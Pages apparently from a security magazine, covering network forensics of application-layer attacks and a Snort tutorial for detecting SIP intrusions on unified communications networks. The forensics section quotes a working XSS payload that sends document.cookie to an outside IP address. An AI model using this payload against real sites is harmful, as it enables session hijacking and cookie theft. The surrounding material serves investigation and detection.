


Figure 5. Evidence of file obfuscation




Figure 6. File carving

## Application Layer Attacks

Legitimate websites are often insufficiently secured and subsequently vulnerable to hacker exploitation. It makes them a convenient vehicle of launching attacks against innocent victims. Malicious Javascript attacks (eg. XSS, CSRF) are still successful because Javascript cannot be blocked by enterprises as this action would render almost all websites non-functional while web developers are not being proactive in ensuring server-side input validation.

The most common application of XSS attacks is the theft of session cookies. The hacker needs an easy method of exporting a victim's session cookie without intervention. This is done by injecting a malicious Javascript (eg. `<script>new Image().src=http://202.172.244.36/xss?xss+=document.cookie;</script>`) into the HTTP GET command sent to a legitimate server (ie. `65.61.137.117`). The resource `/xss?xss=` does not exist on the server and this inevitably writes the victim's

# We Secured Microsoft SharePoint®




Figure 7a. Cookie hijacking uncovered




Figure 7b. Cookie hijacking uncovered

cookie to another webserver which is presumably controlled by the perpetrator (ie. 202.172.244.36) (see Figures 7a, 7b).

The irony of HTTPS is that it was designed to provision integrity to sensitive sessions but is abused by hackers to cloak their menacing activities. There is the option of decrypting HTTPS traffic if there is suspicion of a concealed attack. It is recommended that organizations only study HTTPS traffic to and from assets they own (eg. webservers, SSL VPN gateway) as a last resort. They must not attempt to decipher sessions associated with third parties applications (eg. government portals, Internet banking applications) as this may constitute a privacy breach in certain countries.

ssldump is a tool that is SSLv3/TLS-aware and is capable of decoding HTTPS connections to display application data. By providing a private key owned by the organization, ssldump is able to uncover the application data exchanged during HTTPS sessions linked with the said key. The investigator is now free to comb through the revealed content.

## Conclusion

Network forensics compliments system forensics because they address each

other's limitations. It provides pieces to the puzzle to present a complete awareness of incidents that occur within your organization.

With processors constantly becoming more powerful and prices of storage consistently falling, it is feasible and realistic to employ round-the-clock recording of corporate traffic for analysis. Commercial network forensics solutions are polished and complete but there are a myriad of free powerful tools available to channel.


Investing in network forensics will close the gap that most companies suffer from when trying to comprehend what is happening within their networks. There is more that can be done in this realm of digital forensics. Why not incorporate network forensics into your existing network monitoring and incident handling processes?

## Mervyn Heng

Mervyn Heng, CISSP, is a Security analyst in the Singapore IT arm of a Japanese corporate bank. He maintains an Information Security blog entitled *Security Republic* (<http://securityrepublic.blogspot.com>) where he documents tests he conducts in his personal lab and information he attained from research. If you have any comments or queries, please contact him at [commandrline@gmail.com](mailto:commandrline@gmail.com).  
CISSP - June 2009

Your workflow is secure!

Cryptzone's award-winning file encryption now integrates seamlessly with Microsoft Sharepoint.



Microsoft SharePoint® is a registered trademark of the Microsoft® Corporation.

**cryptzone**  
a safe place

Do you want to know more about our security solutions? Please visit our webpage for more information on [www.cryptzone.com](http://www.cryptzone.com) or mail us at [info@cryptzone.com](mailto:info@cryptzone.com)



MARK RUBINO

# Unified Communications Intrusion Detection Using Snort

Difficulty



Network Intrusion Detection is an important part of any security toolset. Unfortunately for the uninitiated it could be quite a challenge to get started – how to install, what to monitor and how to read alerts. This article is designed to provide that kick-start from the ground up by taking the reader through the installation and configuration of a NID system and applying intrusion detection to a communication protocol whose use is increasing in deployments.

Unified Communications (UC) is one of the hottest topics in the communications industry. UC converges several communications technologies – voice, video, messaging (instant and email) and collaboration (conferencing, white board) into one seamless IP based communication architecture. The promise of UC is impressive, imagine being able to contact anyone anywhere in the world on any device by simply using one name or number. The UC service automatically knows where they are and by which means they are available to communicate in real time. The UC service seamlessly detects the location, application, network and device through which to make contact.

Much of the promise of UC is based on features found in and delivered by the *Session Initiation Protocol (SIP)* IETF RFC 3261. SIP supports name mapping, location, availability and redirection services which are key components of UC – the ability to know where and reach users on a global scale through a single addressing and/or naming scheme.

SIP provides the signaling protocol that allows control and manipulation of the communication sessions (voice, video, collaboration). SIP is also flexible enough to offer extensions into the base services, allowing UC providers to build-in additions to meet their customers' needs and expectations. Given its abilities and flexibility many telecommunications equipment manufacturers (Avaya, Cisco, Microsoft, Siemens) as well as service providers are basing their UC services on the SIP protocol.

Unified Communications using SIP can present a range of risks to services and user's as deployments increase. Voice communications (hardphone and softphone), instant messaging, desktop video, collaboration applications and mobile smart phones will have a SIP stack and through this access to the underlying code these applications use. To the unprepared this could open critical business systems to malicious activity and pose security hazards such as; denial of service, unauthorized access and theft of service. Snort, a network intrusion detection system (NIDS), can provide an early warning of malicious intent that monitors SIP activity.

Snort is available from Sourcefire ([www.snort.org](http://www.snort.org)) and according to a recent Gartner report is a recognized leader in the field. As Snort has been covered in previous articles (and in the Bleeding Edge columns) the following is offered

## WHAT YOU WILL LEARN...

How to simplify configuration of Snort for operation on Windows platforms

How to provide a measure of warning of malicious SIP activity aimed at unified communications servers and services in their infrastructure.

Step- by -step modifications to the comments in the snort.conf file to load and run on Windows platforms.

Procedures to consolidate additional SIP detection rules from Snocor and Sipvicious into the Snort rules.

## WHAT YOU SHOULD KNOW...

The OSI layer 2, layer 3 and Layer 4 standards and operation.

A basic understanding of the Session Initiation Protocol (SIP) IETF RFC 3621.

Downloading applications from the Internet and loading programs on Windows platforms.

## Note

The Snort installation presented was tested on Windows 2003 Enterprise Server and Windows XP Pro sp2. Newer server operating systems and XP Pro sp3 are expected to work if you have the proper account access and privileges and firewalls or other intrusion detection systems are disabled

as a brief refresher. Snort monitors IP network traffic, compares it against rules, triggers an alert when a rule has been matched and captures a portion of the information for further investigation. Snort has been selected for several reasons; it is available at no cost, its easy to setup in the NIDS role and the availability of SIP intrusion signatures. Deployments can be readily retrofitted into existing systems or in an emergency where possible intrusions are suspected and it can be deployed on readily available platforms using the Windows operating system. In addition to the SIP signatures provided by Snort two additional SIP specific rule sets will be added from Snocer ([www.snocer.org](http://www.snocer.org)) and Sipvicious (<http://code.google.com/p/sipvicious>) to increase detection of malicious activity.

## Snort Test Network

The installation and configuration information presented is based on the Snort Install test network diagram. Review this when editing files in the following sections as it provides reference to the Snort configuration changes being made. The test network consists of a SIP Server providing registration and proxy services for the SIP phone/s for SIP service. The IP PBX (hybrid) provides SIP trunking for traditional digital and analog telephones

as well as alternate PSTN access for SIP phones. The numbers in front of the devices represent the IP address assigned to the LAN interfaces within the UC subnet of 192.168.44.0/24. For Snort to monitor the traffic streams between the UC IP subnet and external (*Threats*) connection requires a layer 2 / 3 switch capable of *Port Mirroring*. Port mirroring replicates the transmit and receive IP packets from the router / switch connection to/from the UC IP subnet to the Snort laptop interface. This is represented as the connection between the switch's 44.523 address and the port mirroring connecting to the Snort laptop (see Figure 1).

## Installing Snort

We begin with downloading Snort before installation. Snort version 2.8.4 is referenced at the time of this writing. Go to the Snort website and follow the instructions to create a registered user account. Once created log back in and select *Get Snort*. Under the heading *Latest Production Snort Release - STABLE* select *click to view binaries* and in the win32/ directory download the latest Snort installer.exe for the Windows operating system. After downloading the Snort executable go back to the *Rules* section and in the upper right column enter the *DOWNLOAD RULES* section.




Figure 2. Screen Capture 1

Locate the section with the latest version of rules available to registered users – *The Official Snort Ruleset (registered user release)* – and *Download* the rules archive. Once you have these files you are ready to install Snort on the Windows platform selected to perform as the NIDS system. Start by running the Snort installer.exe. During installation follow the defaults (Next, Next) provided in the installer script. At some time during the installation the installer.exe will determine if WinPcap is installed on the computer, if not, the installer will provide prompts to install WinPcap. Follow the instructions to install WinPcap as this is necessary for Snort operation. If necessary to install WinPcap the normal Snort installation will continue after its installation. When the full installation is complete select *Close* from the Snort installer and a pop-up *Snort has successfully been installed* should be displayed. Now check the C:\ drive for the Snort directory, the default location for installation. When opened there will be several folders (bin, etc, rules, log) within the main Snort directory as shown in Screen Capture 1 (see Figure 2).

## Installing the Snort Rules

With Snort installed we continue by installing the default Snort rules. By default Snort is not installed with rules, this allows you to install updated rules as new threats emerge as well as 'roll your own' and add them as needed without changing the base Snort install. It is recommended to use an application capable of handling gzip file extensions as this will maintain the directory structure when opening the current Snort rules archive. You can use




Figure 1. Snort Test Network

WinZip but may find the archive opens with no directory structure and you will have to identify and unzip the rules files (.rules extension) individually to the C:\snort\rules directory. Gunzip the Snort rule archive downloaded from the website. When the archive is opened there will be several folders displayed. Select and open the rules folder until the rules files are displayed as individual files. Select and highlight all the rule files to prepare for extraction to the C:\snort\rules folder created during Snort installation (see Figure 3).

Before extracting the files disable any setting in your gzip application that maintains directory structure, the rule files MUST be installed as individual files in the C:\Snort\rules folder as displayed in Screen Capture 3. This is important when defining the location of the rules in the snort.conf file later (see Figure 4).

## Configure the snort.conf File

This file is used to set the operating configuration and parameters of Snort at run time. Before running Snort on Windows platforms changes must be made to the snort.conf file for proper operation. When making the changes be sure to read the comments available in the snort.conf file as this contains useful information regarding the purpose of that section, command or process and reference the Snort manual for the version of Snort in use. Both of these will provide insight and a better understanding between this article and

configuration/modifications necessary when deploying Snort. Following the default installation instructions for Snort the snort.conf file is found in the C:\snort\etc directory. Open the snort.conf file using a text editor (WordPad will work) to modify the following as instructed. The sections to be modified are presented in the order they are found in the snort.conf file. Simply look through and identify them or use the edit find function.

## Define the Home Network (HOME\_NET) IP Address Range

As stated in the snort.conf file the Home\_Net variable consists of the IP address or address range of the systems that reside in your internal network, the network(s) you want to monitor for threat activity. In our example the home network is the 192.168.44.0/24 subnet which includes three SIP capable devices, a SIP Server/proxy, SIP hardphone and IP PBX with SIP Trunking.

```
# Set up network addresses you are protecting. A simple start might be RFC1918
var HOME_NET [192.168.44.0/24]
```

## Define the External Network (EXTERNAL\_NET) IP Address Range

The external network variable defines all the IP network numbers that are not a part of your internal network. For ease

of configuration in this example the EXTERNAL\_NET is defined as anything other than (! = logical NOT) the HOME\_NET variable.

```
# Set up the external network addresses as well. A good start may be "any"
var EXTERNAL_NET !$HOME_NET
```

## Create the SIP\_PROXY\_IP Variable

To ease addition and configuration of the rule sets to be added later (Snocer and SIPVicious) we'll create a new variable in the snort.conf file defined as SIP\_PROXY\_IP. This variable will represent the exact IP addresses of the SIP devices the rules will monitor traffic to and from. Simply insert this text as a new definition into the snort.conf file at the end of the Configure your server lists after the snmp\_server definition keeping with the convention and order of the snort.conf file. Add the IP addresses of the SIP devices in your network. Mind that there is no space between the IP addresses entered, just a comma. In our example the SIP capable servers consist of the following IP addresses; 192.168.44.1 – the SIP capable IP PBX and 192.168.44.242 – the SIP Server / proxy.

```
# List of SIP servers on your network
var SIP_PROXY_IP [192.168.44.1,192.168.44.242]
```

## Create the SIP\_PROXY\_PORTS Port Variable

Similar to the above creation of a SIP proxy variable, in addition to monitoring activity to and from the SIP server IP addresses, we will specify ports to focus




Figure 3. Screen Capture 2




Figure 4. Screen Capture 3



Issued by His Majesty the King on behalf of the National Council for the Promotion of Burpification.

Burp Scanner is made in England by PortSwigger.

and monitor activity on. In the `snort.conf` file find the section *Configure your service ports* and insert the new port variable (portvar) called `SIP_PROXY_PORTS` as shown at the end of the service ports listings. As stated earlier this port variable will be used with the Snocer and Sipvicious rules added in the later section. Per the IETF RFC's TCP and UDP port 5060 is the default port used for SIP control communications.

```
# List of SIP server ports
portvar SIP_PROXY_PORTS 5060
```

## Modify the Rules Path

When Snort is started it will load rule files and it must know where to find them. You have to modify the directory location of the Snort rules and preprocessor rule path to absolutes as recommended for Windows operation. Typically intended for installation on other than Windows based operating system devices the directory /identifier in the original `snort.conf` must be changed to the directory path symbol used with Windows. Remember that earlier in the installation the rules were placed as individual files in the `C:\snort\rules` directory.

```
# Path to your rules files (this can
  be a relative path)
# Note for Windows users: You are
  advised to make this an absolute
  path,
# such as: c:\snort\rules
var RULE_PATH c:\snort\rules
var PREPROC_RULE_PATH c:\snort\
  lib\dynamic_preprocessor
```

## Modify the Dynamic Preprocessor Statement

Snort has preprocessors that provide increased detection by allowing packet streams to be analyzed, this is in addition to the packet by packet monitoring against the rules. This statement is found in the *Step 2: Configure Dynamic Load Libraries section*. Locate and modify the dynamic preprocessor statements and the directory path as shown for loading and operation in the Windows environment.

```
# Load all dynamic preprocessors from
  the install path
```

```
# (same as command line option
  --dynamic-preprocessor-lib-dir)
#
dynamicpreprocessor directory \snort\
  lib\
  snort_dynamicpreprocessor\
```

## Comment out the Dynamic Engine Function

The Dynamic Engine function in Snort is designed to allow advanced users to write and import rule code into Snort at runtime. The statement is found in the *Step 2: Configure Dynamic Load Libraries section*. This function is unused in this basic deployment and is to be commented out – add the # sign in front of the statement. Failing to do this may result in an error at runtime and the Snort install exiting!

```
# Load a dynamic engine from the
  install path
# (same as command line option
  --dynamic-engine-lib)
# dynamicengine /usr/local/lib/
  snort_dynamicengine/libsf_engine.so
```

## Change the Preprocessor Sfpportscan Option

A port scan is usually one of the first steps before the initiation of further malicious activity. For the attacker the port scan serves several functions but is commonly used to identify open ports, operating systems and services that may be vulnerable to known or unpatched exploits. The Snort 2.8.4 portscan preprocessor

is enabled by default. We've changed the Port Scan preprocessor setting in this instance for a *sense\_level* of *high* to provide increased detection of port scans during your testing. You may want to set this back to the defaults in a live environment to prevent a high number of alerts. Refer to the Snort manual for additional information on what the settings listed (*proto*, *scan\_type*) provide.

```
preprocessor sfportscan: proto { all
  } \
  scan_type { all } \
  memcap { 10000000 } \
  sense_level { high }
```

## Set the Directory Location of the classification.config

The `classification.config` is used to classify and set priority levels to rules regarding the severity of the incident that triggered the rule. As you advance in Snort operation you can configure, modify and add your own classifications, this will allow you to control alerts and notifications (such as email alerts) to focus on your priorities. The file is loaded by default and the directory location change is required for the Windows operating environment (see Listing 1).

## Set the Directory Location of the reference.config

The `reference.config` provides a listing of external sources providing further information on the activity that triggered the rule. This file is also loaded by default

### Listing 1. Classification.config

```
# Include classification & priority settings
# Note for Windows users: You are advised to make this an absolute path,
# such as: c:\snort\etc\classification.config
#
include c:\snort\etc\classification.config
```

### Listing 2. Reference.config

```
# Include reference systems
# Note for Windows users: You are advised to make this an absolute path,
# such as: c:\snort\etc\reference.config
#
include c:\snort\etc\reference.config
```



and the directory location change is required for the Windows operating environment (see Listing 2).

## Add the voip.rules and New sip1.rules File

As mentioned earlier Snort loads rules on start-up and then compares the monitored traffic against the rules to trigger alerts. Snort includes *voip.rules* in the rules directory for the detection of many SIP based attacks but this rule file is not loaded by default in this version of Snort, we will need to include these rules at runtime. In the next section you will be provided with instructions to download and modify additional rules to detect malicious SIP activity and add these to the existing Snort rules as well. When the additional rules are downloaded and modifications completed the new rules will be saved to a file named *sip1.rules*. For both rules (*voip.rules* and *sip1.rules*) to be included at runtime Snort has to be instructed to load the files via the *snort.conf*. Near the end of the *snort.conf* file you will see the `$RULE_PATH` statements which are the rules Snort is instructed to load at runtime from the rules directory. Find the existing `$RULE_PATH/pop3.rules` and immediately after it insert two new `include $RULE_PATH` statements to load the Snort *voip.rules* and the *sip1.rules* as shown below.

```
include $RULE_PATH/voip.rules
include $RULE_PATH/sip1.rules
```

## Save the New snort.conf1 File

After completing the changes and checking for accuracy save the *snort.conf* file with




Figure 5. Screen Capture 4

save as to the new file name *snort.conf1* with a 'text only' file extension as shown in Screen Capture 4 (see Figure 5).

## A Note About Optimization

This is a *How To* article and although the detail is beyond the scope presented here is a word on optimization before moving on to adding additional rules. It's obvious to computer professionals that the more you have an application do the more it can affect performance. Snort is no different. Think. Where will Snort be deployed in the network and what you are monitoring for? What type of traffic will be passing through it? Are you monitoring a broad array of servers and services or focused like presented here? Review the

*snort.conf* file, is it necessary to enable all the preprocessors? When adding rules guard against duplication and focus the rules on what you want to monitor for and trigger against. For example; we're interested in monitoring SIP traffic destined for UC servers and services. Do you need to include and load the *Oracle.rules* from the rules directory if the UC servers do not use Oracle? As you gain experience with Snort operation and configuration knowing the applications and traffic streams of the services being monitored can provide a good starting point when optimizing Snort at runtime. Optimization in a heavy traffic environment could mean the difference between seeing the traffic and alerting or

### Listing 3. Snocer rule changes

```
#Here customize variables in order to fit your network
#Port where SIP proxy is listening
#var SIP_PROXY_PORTS 5060

#SIP proxy IP address
#var SIP_PROXY_IP any
# Example: var SIP_PROXY_IP 192.168.1.110

#Used DNS server address
#var DNS_SERVERS any
# Example: var DNS_SERVERS 192.168.1.20 192.168.1.30

#Known SIP proxy addresses
#var KNOWN_PROXY_ENTER_HERE_

##### PORTSCAN preprocessors #####
#Example of configuration of Portscan Detector:
#alert when more then 5 ports is scanned within 7 seconds
#preprocessor portscan: $SIP_PROXY_IP 5 7 (port scans set in snort.conf file)
```

### Listing 4. SIPVicious rule changes

```
alert ip any any -> $$SIP_PROXY_IP $$SIP_PROXY_PORTS \
(msg:"OPTIONS SIP scan"; content:"OPTIONS"; depth:7; \
threshold: type both , track by_src, count 30, seconds 3; \
sid:5000017; rev:1;)

alert ip any any -> $$SIP_PROXY_IP $$SIP_PROXY_PORTS \
(msg:"Excessive number of SIP 4xx Responses - possible user or password guessing
      attack"; \
#pcre:"/^SIP\/2.0 4\d{2}"; \
threshold: type both, track by_src, count 100, seconds 60; \
sid:5000018; rev:1;)

alert ip any any -> $$SIP_PROXY_IP $$SIP_PROXY_PORTS \
(msg:"Ghost call attack"; \
content:"SIP/2.0 180"; depth:11; \
threshold: type both, track by_src, count 100, seconds 60; \
sid:5000019; rev:1;)
```

missing it. If the intruder is knowledgeable they may purposely flood the NIDS in an attempt to slip malicious traffic past without alerting you.

## Retrieve and Modify the Snocer Rules

Time to add the additional rule sets mentioned to increase detection of malicious SIP traffic. Go to the Snocer website ([www.snocer.org](http://www.snocer.org)) and select *Publikations* and download the *sip-rules.zip*. Open / unzip the Snocer sip-rules archive and extract the *sip.rules* file. Note the additional information available for your IDS education and review.

Open the *sip.rules* file with WordPad and comment out the following at the beginning by placing the # in front of each statement as shown. Earlier we defined the `$$SIP_PROXY_IP` and `$$SIP_PROXY_PORTS` variables in the *snort.conf1* file instead of relying on the definitions here. In addition comment out the PORTSCAN preprocessor statement in the *sip.rules* file as the Snort port scan function has been set for our purposes in the earlier *snort.conf* section (*sfportscan*) (see Listing 3).

After completing and reviewing the changes for accuracy save the Snocer *sip.rules* with the *save as* function to the new file name of *sip1.rules* as a text only file.

## Retrieve and Modify the SIPVicious Rules

Go to the SIPVicious rules website (<http://sipvicious.org/resources/snortrules.txt>), three rules should be displayed. Select all and copy and paste these rules to a new WordPad document. Save the new file (save as) *sipv.rules* and remember to save the file as 'text only'. Reopen the *sipv.rules* file and copy and paste the rules to the recently created Snocer *sip1.rules* file after the end of the last Snocer `#UNION statement injection:` rule.

With the *sipv.rules* copied into the *sip1.rules* file you can make them easier to read by separating the *sipv.rules* with a line space as shown in Listing 4. Change the first SIPVicious rule variable `$$HOME_NET` to the `$$SIP_PROXY_IP` variable name to maintain the variable

naming convention being using to identify SIP device IP addresses. For our purposes here we do not want to alert on internal traffic to the SIP devices ports, only external traffic.

Change from:

```
alert ip any any -> $HOME_NET $SIP_
                                PROXY_PORTS \
(msg:"OPTIONS SIP scan"; content:
"OPTIONS"; depth:7;
```

Change to:

```
alert ip any any -> $SIP_PROXY_IP
                                $SIP_PROXY_PORTS \
(msg:"OPTIONS SIP scan"; content:
"OPTIONS"; depth:7;
```

All SIPVicious rules will require the sensor id (sid) be changed. According to the Snort manual the *sid* is used to provide a unique identifier for Snort rules. Local rules (the ones you build and include) should use sid numbers greater than 1,000,000. Renumber the SIPVicious rules sid numbers in a contiguous order keeping with those in the Snocer rules. The last Snocer rule has the sid of 5000016 so the first SIPVicious rule will have the sid

changed to 5000017. The use of the sid will become apparent later when testing and reviewing alerts (see Listing 4).

Note the second rule *pcre* statement is commented out. During testing the second SIPVicious rule (*msg:Excessive number of SIP 4xx responses*) calls a version of PCRE (Perl Compatible Regular Expressions) not available by default in the Snort installation presented here. To maintain the *How to* nature intended this rule line has been simply commented out at this time to prevent calling and running the *pcre* function. Be advised the rule is still functional. When all changes have been completed and checked for accuracy save the *sip1.rules* file and place a copy in the *C:\Snort\rules* directory.

## Starting Snort

Let's recap and make final checks. The Snort Windows installer and rules were downloaded from the Snort website. Snort was installed on a Windows based platform using the default installation prompts. The Snort rules were gunzip and installed in the *C:\snort\rules* directory. The original *snort.conf* file was modified per the instructions provided and saved as the *snort.conf1* file in *C:\Snort\etc*

